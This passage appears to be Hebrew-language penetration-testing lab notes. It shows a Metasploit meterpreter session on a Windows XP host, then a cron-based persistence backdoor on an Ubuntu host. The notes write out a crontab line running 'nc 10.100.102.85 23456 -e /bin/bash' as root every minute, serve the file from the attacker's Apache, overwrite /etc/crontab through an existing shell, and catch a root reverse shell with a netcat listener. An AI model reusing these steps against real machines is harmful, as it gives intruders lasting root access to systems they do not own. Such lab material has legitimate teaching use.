                                                              )

msf6 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...
```

בדיקה שנייה לחיבור

```
meterpreter > sysinfo
Computer        : BOOKXP
OS              : Windows XP (5.1 Build 2600, Service Pack 3, v.3264).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

PERSISTENCE-UBUNTU

סקירת הקובץ
מתזמן המשימות

```
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/c
ron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/c
ron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/c
ron.monthly )
#
```

הוספת
השורה לקובץ
שישלח חיבור
כל דקה

```
root@kali:~# cat /etc/mycron
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --repor
t /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --repor
t /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --repor
t /etc/cron.monthly )
*/1*    * * *   root    nc 10.100.102.85 23456 -e /bin/bash
#
```

העתקת הקובץ לשרת
הIP (דרך apache)

```
root@kali:~# cp /etc/mycron /var/www
root@kali:~#
```

הורדת הקובץ
דרך הshell

```
wget http://10.100.102.85/mycron
--2024-01-26 08:11:42--  http://10.100.102.85/mycron
Connecting to 10.100.102.85:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 782
Saving to: `mycron'

     0K                                                      100%  265M=0s

2024-01-26 08:11:42 (265 MB/s) - `mycron' saved [782/782]
```

דריסת הקובץ
הקיים דרך הshell

```
cat /home/georgia/mycron > /etc/crontab
```

הקמת מאזין

```
root@kali:~# nc -lvp 23456
nc: listening on :: 23456 ...
nc: listening on 0.0.0.0 23456 ...
```

אתחול מתזמן
המשימות דרך הshell

```
service crontab restart
```

קבלת חיבור
מחדש

```
root@kali:~# nc -lvp 23456
nc: listening on :: 23456 ...
nc: listening on 0.0.0.0 23456 ...
nc: connect to 10.100.102.85 23456 from 10.100.102.88 (10.100.102.88) 33945 [339
45]
getuid
whoami
root
```